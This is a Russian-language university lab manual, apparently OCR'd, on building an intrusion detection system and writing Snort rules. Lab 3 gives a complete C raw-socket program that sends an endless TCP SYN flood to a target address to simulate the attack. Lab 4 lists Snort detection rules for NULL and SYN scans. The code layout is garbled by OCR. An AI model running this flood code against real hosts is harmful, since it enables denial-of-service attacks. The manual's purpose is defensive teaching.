Список литературы, рекомендуемый к использованию по данной теме:

1. Шаньгин В. Ф. Информационная безопасность компьютерных систем и сетей / М.: Форум, Инфра-М, 2008. – 416 с.

2. Oskar Andreasson. Руководство по iptables (Iptables Tutorial 1.1.19) / URL: http://www.opennet.ru/docs/RUS/iptables/ (дата обращения: 10.12.2013).

Лабораторная работа №3 Выявление фактов, мест и времени неправомерного доступа к информации в компьютерной системе или сети.

Цель работы: требуется написать программу, которая в режиме непрерывного мониторинга осуществляет обнаружение заданной сетевой атаки, автоматически реагирует на нее и сохраняет данные о подозрительной активности.

Формируемые компетенции: ПК-10, 20. Время, отводимое на занятие – 6ч.

Написанная программа должна реализовывать элементы локальной архитектуры СОВ [1], показанные на рисунке 4.1.



Рисунок 4.1. Некоторые элементы локальной архитектуры СОВ

Выполнение:

1. Данная лабораторная работа базируется на выполнении лабораторной работы №3. Выполнить шаги 1-8 лабораторной работы №3.

2. Разработать блок-схему алгоритма выявления заданной сетевой атаки.

3. Модифицировать функцию *logPacket*, добавив в нее код для обнаружения заданной сетевой атаки.

4. При определении атаки осуществить запись в файл данных о подозрительной активности и (в случае целесообразности) блокировать атакуемый узел по IP и/или MAC- адресу. Для добавления правила в межсетевой экран *Netfilter* из пользовательской программы следует использовать функцию *system*, например, *system("iptables -I INPUT 1 -s 202.54.1.2 -j DROP").*

Осуществить моделирование заданной сетевой атаки. Пример моделирования атаки TCP SYN-flood приведен ниже:

```
#include<stdio.h>
#include<string.h>
#include<sys/socket.h>
#include<stdlib.h>
#include<errno.h>
#include<netinet/tcp.h>
#include<netinet/ip.h>    #include
<time.h>
struct pseudo_header
{
unsigned int     source_address;
unsigned        int dest_address;
unsigned        char    placeholder;
unsigned         char    protocol;
unsigned        short tcp_length; struct
tcphdr tcp;
};
unsigned short csum(unsigned short *ptr,int nbytes) { register long
sum;
unsigned  short  oddbyte;  register  short
answer;
sum=0; while(nbytes>1)
{sum+=*ptr++; nbytes-
=2;
}
if(nbytes==1) { oddbyte=0;
*((u_char*)&oddbyte)=*(u_char*)ptr; sum+=oddbyte;
}
sum = (sum>>16)+(sum & 0xffff); sum = sum +
(sum>>16); answer=(short)~sum;
return(answer);
```

```
}
```

```
int main (void)
{
int s = socket (PF_INET,        SOCK_RAW, IPPROTO_TCP);
char datagram[4096] , source_ip[32]; struct iphdr *iph = (struct
iphdr *) datagram;
struct tcphdr *tcph = (struct tcphdr *) (datagram + sizeof
(struct ip));
struct sockaddr_in sin; struct
pseudo_header psh;
strcpy(source_ip    ,   "192.168.1.69");
sin.sin_family        =        AF_INET;
sin.sin_port = htons(80);
sin.sin_addr.s_addr       =       inet_addr
("192.168.1.1"); memset (datagram, 0,
4096); iph->ihl = 5; iph->version = 4;
iph-
>tos = 0;
iph->tot_len = sizeof (struct ip) + sizeof (struct tcphdr); iph->id =
htons(54321);
iph->frag_off = 0; iph->ttl = 255; iph->protocol =
IPPROTO_TCP; iph->check = 0;
iph->saddr = inet_addr ( source_ip ); iph->daddr      =
sin.sin_addr.s_addr;
iph->check = csum ((unsigned short *) datagram, iph->tot_len >>
1);
tcph->source = htons (1234); tcph->dest
= htons (80); tcph->seq = 0; tcph-
>ack_seq = 0; tcph- >doff = 5; tcph-
>fin=0; tcph->syn=1; tcph->rst=0; tcph-
>psh=0;          tcph->ack=0; tcph-
>urg=0;
tcph->window = htons (5840); tcph->check = 0; tcph-
>urg_ptr = 0;
psh.source_address       =       inet_addr(       source_ip       );
psh.dest_address = sin.sin_addr.s_addr; psh.placeholder = 0;
psh.protocol = IPPROTO_TCP; psh.tcp_length
= htons(20);
memcpy(&psh.tcp , tcph , sizeof (struct tcphdr));
tcph->check = csum( (unsigned short*) &psh , sizeof (struct
pseudo_header)); int one = 1; const int *val = &one;
if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof (one)) < 0)
{exit(0)}
struct timespec delay;
unsigned long l = 0; for(; ; l++)
{ if(
sen
dto
(s,
datagram, iph->tot_len, 0,
(struct sockaddr *) &sin, sizeof (sin)) < 0)
{
```

```
        printf ("error\n");
        }
else
        {
        if(l > 0 && l % 1000 ==
        0) printf ("1000 Packets
        Send \n");
        }
if(
        l
        >
        0
        )
        {
        delay.tv_sec = 0; delay.tv_nsec = 50000000L;
        nanosleep(&delay, NULL);
        }
        }
return
0;}
```

5. Провести анализ полученных результатов, выявить преимущества и недостатки разработанной системы.

Полезные примеры программных кодов для выполнения лабораторной:

A. Пример работы с ассоциативным контейнером *map*:

```
#include <string.h>
#include <iostream> #include <map>
#include
<utility> using
namespace std;
int main()
{
map<int, string> Employees;
Employees[5234] = "Mike C.";
Employees[3374] = "Charlie M.";
Employees[1923] = "David D.";
Employees[7582] = "John A.";
Employees[5328] = "Peter Q.";
cout << "Employees[3374]=" << Employees[3374] << endl << endl;
cout << "Map size: " << Employees.size() << endl;
for( map<int,string>::iterator ii=Employees.begin(); ii!
=Employees.end(); ++ii)
{
cout << (*ii).first << ": " << (*ii).second << endl;
}
}
```

B. Пример работы с множеством *set*:

```
#include <string> #include <set>
#include <iostream> using
namespace std; int main(int argc,
char* argv[])
{
set <string> strset;
set <string>::iterator si; strset.insert("cantaloupes");
strset.insert("apple"); strset.insert("orange");
strset.insert("banana"); strset.insert("grapes"); strset.insert("grapes");
// This one overwrites the previous occurrence for
(si=strset.begin(); si!=strset.end(); si++) { cout << *si << " "; } cout
<< endl; return 0; }
```

C. Пример работы с вектором (динамически расширяемым массивом) *vector*:

```
#include <iostream> #include <vector>
#include
<string> using
namespace std;
main()
{
vector<string> SS; SS.push_back("The number is 10");
SS.push_back("The number is 20"); SS.push_back("The number is
30"); cout << "Loop by index:" << endl; int ii;
for(ii=0; ii < SS.size(); ii++)
{
cout << SS[ii] << endl;
}
```

```
cout << endl << "Constant Iterator:" << endl;
vector<string>::const_iterator   cii;      for(cii=SS.begin(); cii!=SS.end();
cii++)
{
cout << *cii << endl;
}
cout << endl << "Reverse Iterator:" << endl;
vector<string>::reverse_iterator          rii;      for(rii=SS.rbegin();
rii!=SS.rend(); ++rii)
{
cout << *rii << endl;
}
cout << endl << "Sample Output:" << endl;
cout << SS.size() << endl; cout << SS[2] <<
endl;
swap(SS[0], SS[2]); cout << SS[2]
<< endl; }
```

D. Пример работы с двусвязным списком *list*:

```
#include   <iostream>   #include
<list> using
namespace
std; int
main()
{
list<int>                        intList;

for (int i = 1; i <= 10; ++i) intList.push_back(i * 2);
for (list<int>::const_iterator ci = intList.begin(); ci != intList.end();
++ci) cout << *ci << " "; return 0;
}
```

E. Пример работы с очередью с приоритетом *priority_queue*:

```
#include <iostream>
   #include <queue>
using namespace std; int
main()
{
priority_queue<int>      pq;
   pq.push(3); pq.push(5);
pq.push(1); pq.push(8); while (
!pq.empty() ) {
cout << pq.top() << endl; pq.pop();
}
ci
n.
ge
t()
; }
```

F. Пример работы со стеком *stack*: `#include  <iostream>`

```
#include <stack> using
namespace std; int
ma i n (
)
{
stack<int> mystack;
for (int i=0; i<5; ++i) mystack.push(i);
cout << "Popping out elements..."; while
(!mystack.empty())
{
cout << ' ' << mystack.top(); mystack.pop();
}
cout << '\n';
return 0; }
```

G. Пример работы с потоками с использованием библиотеки *Threading Building Blocks*:

```
#include "tbb/parallel_for_each.h" #include
"tbb/task_scheduler_init.h" #include <unistd.h>
#include <iostream> #include
<vector>
//apt-get install libtbb-dev - в Ubuntu следует установить //g++ thread.cpp -ltbb
- Пример компиляции
class MyTask : public
tbb::task
{
tbb::task* execute()
{
while(1
)
{
std::cout << "FFF" << std::endl;
}
return NULL;
}
}; int main(int n,
char** p)
{
MyTask* t = new (tbb::task::allocate_root()) MyTask();
tbb::task::enqueue(*t);

std::cout << "ZZZZZZZZZZZZZZ" <<
std::endl; usleep(1000); return 0;
```

Задание: требуется написать программу, которая в режиме непрерывного мониторинга осуществляет обнаружение заданной сетевой атаки, автоматически реагирует на нее и сохраняет данные о подозрительной активности. Согласуйте с преподавателем один из следующих вариантов заданий:

ЗАДАНИЕ 1. Программная реализация СОВ для обнаружения *TCP SYN-flood* атаки.

ЗАДАНИЕ 2. Программная реализация СОВ для обнаружения *ICMP-flood* атаки.

ЗАДАНИЕ 3. Программная реализация СОВ для обнаружения *DDoS* атаки, основанной на протоколе TCP.

ЗАДАНИЕ 4. Программная реализация СОВ для обнаружения атаки "Тунелирование". **ЗАДАНИЕ 5.** Программная реализация СОВ для обнаружения *TCP-flood* атаки. **ЗАДАНИЕ 6.** Программная реализация СОВ для обнаружения *UDP-flood* атаки. **ЗАДАНИЕ 7.** Программная реализация СОВ для обнаружения *LAND* атаки. **ЗАДАНИЕ 8.** Программная реализация СОВ для обнаружения *ICMP- smurf* атаки.

ЗАДАНИЕ 9. Программная реализация СОВ для обнаружения атаки крошечными фрагментами (*Tiny Fragment Attack*).

ЗАДАНИЕ 10. Программная реализация СОВ для обнаружения узлов, осуществляющих сканирование в режиме половинного открытия. **ЗАДАНИЕ 11.** Программная реализация СОВ для обнаружения узлов, отправляющих пакеты с нестандартными протоколами, инкапсулированными в IP.

ЗАДАНИЕ 12. Программная реализация СОВ для обнаружения узлов, отправляющихпакеты с содержанием в поле данных заданных шаблонов.

Оборудование и материалы: для выполнения данного практического занятия необходим компьютер с установленной операционной системой Windows и программным продуктом: Microsoft Visual Studio

Указания по технике безопасности: к выполнению практических работ допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее и нижнее – 2 см. Абзацный отступ – 1,25. Текст долженбыть выравнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчеты приводятся выводыо проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись и ссылку на него в тексте.

Контрольные вопросы:

1. Выявление сетевых атак путем анализа трафика.

2. Примеры сигнатур атак, используемых при анализе трафика (заголовков сетевых пакетов).

3. Моделирование и способы защиты от атак TCP SYN Flood, TCP flood и UDP flood.

4. Моделирование и способы защиты от атаки ARP-spoofing.

5. Меры и методы, используемые в обнаружении аномалии, включающие использование: пороговых значений (наблюдения за объектом выражаются в виде числовых интервалов); статистических мер (решение о наличии атаки делается по большому количеству собранных данных); профилей (для выявления атак на основе заданной политики безопасности строится специальный список легитимных действий специализация нормальной системы).

6. Методы для распознавания сигнатуры атаки. Соответствие трафика шаблону (сигнатуре), выражению или байткоду, характеризующих об атаке или подозрительном действии.

7. Контроль частоты событий или превышение пороговой величины. Корреляция нескольких событий с низким приоритетом; обнаружение статистических аномалий.

8. Сканирование сетей. Способы сканирования. Утилиты сканирования. Защита от сканирования.

9. Методы обнаружения сетевых аномалий.

10. Существующие системы обнаружения вторжений.

11. Методы искусственного интеллекта, применяемые в системах обнаружения вторжений.

12. Применение экспертных систем для идентификации сетевых атак.

13. Примеры сигнатур атак, используемых при анализе трафика (заголовков сетевых пакетов).

Список литературы, рекомендуемый к использованию по данной теме:

3. Шаньгин В. Ф. Информационная безопасность компьютерных систем и сетей / М.: Форум, Инфра-М, 2008. – 416 с.

4. Oskar Andreasson. Руководство по iptables (Iptables Tutorial 1.1.19) / URL: http://www.opennet.ru/docs/RUS/iptables/ (дата обращения: 10.12.2013).

Лабораторная работа №4 Установление надежности средств защиты компьютерной информации

Цель работы: Научиться пользоваться некоторыми функциональнымивозможностями системы *Snort* [1].

Формируемые компетенции:

ПК-10, 20.Время, отводимое на занятие – 4

Выполнение:

1. Установить в *Ubuntu* СОВ *Snort* следующим образом: *sudo apt-get install snort*

2. Запустить *Snort* в режиме анализа пакетов (например, *snort -vd > dump.txt*). Сделайте экранный снимок результатов работы *Snort* в режи- ме анализа пакетов. Добавьте в отчет часть файла *dump.txt* (См. Рису-нок5.1).

2 пункт dump.txt

```
02/10-14:28:28.496225 10.0.2.15:17855 -> 10.0.2.2:53
UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:59 DF
Len: 31
E5 21 01 00 00 01 00 00 00 00 00 00 03 77 77 77  .!...........www
06 67 6F 6F 67 6C 65 02 72 75 00 00 01 00 01     .google.ru.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/10-14:28:28.496649 10.0.2.2:53 -> 10.0.2.15:17855
UDP TTL:64 TOS:0x0 ID:6943 IpLen:20 DgmLen:107
Len: 79
E5 21 81 80 00 01 00 03 00 00 00 00 03 77 77 77  .!...........www
06 67 6F 6F 67 6C 65 02 72 75 00 00 01 00 01 C0  .google.ru......
0C 00 01 00 01 00 00 00 99 00 04 4A 7D E8 78 C0  ...........J}.x.
0C 00 01 00 01 00 00 00 99 00 04 4A 7D E8 77 C0  ...........J}.w.
0C 00 01 00 01 00 00 00 99 00 04 4A 7D E8 7F     ...........J}..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/10-14:28:28.523637 10.0.2.15:51106 -> 74.125.232.120:443
TCP TTL:64 TOS:0x0 ID:27468 IpLen:20 DgmLen:60 DF
******S* Seq: 0x2133854F  Ack: 0x0  Win: 0x3908  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 454147 0 NOP WS: 4

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/10-14:28:28.551667 74.125.232.120:443 -> 10.0.2.15:51106
TCP TTL:64 TOS:0x0 ID:6944 IpLen:20 DgmLen:44
***A**S* Seq: 0xB95D201  Ack: 0x21338550  Win: 0xFFFF  TcpLen: 24
TCP Options (1) => MSS: 1460
```

Рисунок 5.1. Пример дампа *Snort* в режиме анализа пакетов

3. Запустите *Snort* в режиме логирования (например, *snort -vd -l snort-LogDir*). Через некоторое время открыть с помощью *Wireshark* сохраненный в директории *snortLogDir* лог сохраненного сетевого трафика (См. Рисунок 5.2).



Рисунок 5.2. Пример лога сохраненного сетевого трафика

4. Запустить *Snort* в режиме обнаружения вторжения. Для обученияможно закомментировать все включения в файле */etc/snort/snort.conf* кроме *local.rules*.

В файле *local.rules* добавить следующее правило:
Alert tcp !192.168.0.0/24 any <> 192.168.0.2 80 (msg:"External WEB request";sid:1;)

Вышеприведенное правило записывает в файл пакеты при подключе-нии к *web*-серверу из внешней сети (См. Рисунок 5.3).



Рисунок 5.3. Пример отображения сетевых пакетов в *WireShark*

Изменим правило так, чтобы *Snort* блокировал доступ к *web*-серверу из внешней сети (См. Рисунок 5.4): *alert tcp !192.168.0.0/24 any <> 192.168.0.2 80 (msg:"External WEB request";sid:1;react:block)*



Рисунок 5.4. Пример отображения сетевых пакетов в *WireShark*

5. Запустить *Snort* в режиме обнаружения *NULL*-сканирования портов (См. Рисунок 5.5).

Пример правила:

alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 any (msg:"IDS004 - SCAN-NULL Scan";flags:0; seq:0; ack:0;)



Рисунок 5.5. Пример отображения сетевых пакетов в *WireShark*

6. Запустить *Snort* в режиме перехвата *SYN*-сканирования портов (См. Ри-сунок 5.6).

Пример правила:

alert tcp any any -> any any (flags:S,12; msg:"SYN"; sid: 1231213;)



Рисунок 5.6. Пример отображения сетевых пакетов в *WireShark*

Задание: Придумать и написать 10 правил для *Snort*. Сделать экранные снимки в *WireShark*.

Оборудование и материалы: для выполнения данного практического занятия необходим компьютер с установленной операционной системой Ubuntu и программным продуктом: Snort

Указания по технике безопасности: к выполнению практических работ допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Задания: для выполнения практической работы необходимо выполнить следующее:

1. Изучить рекомендуемую литературу.
2. Выполнить практическую работу.
3. Ответить на контрольные вопросы.
4. Оформить отчет.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее и нижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выравнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчеты приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись и ссылку на него в тексте.

Контрольные вопросы:

1. Каков наилучший способ использования Snort для блокировки атак?
2. Как запустить Snort?
3. Функциональные возможности Snort.
4. В какое место в сети лучше поставить Snort?
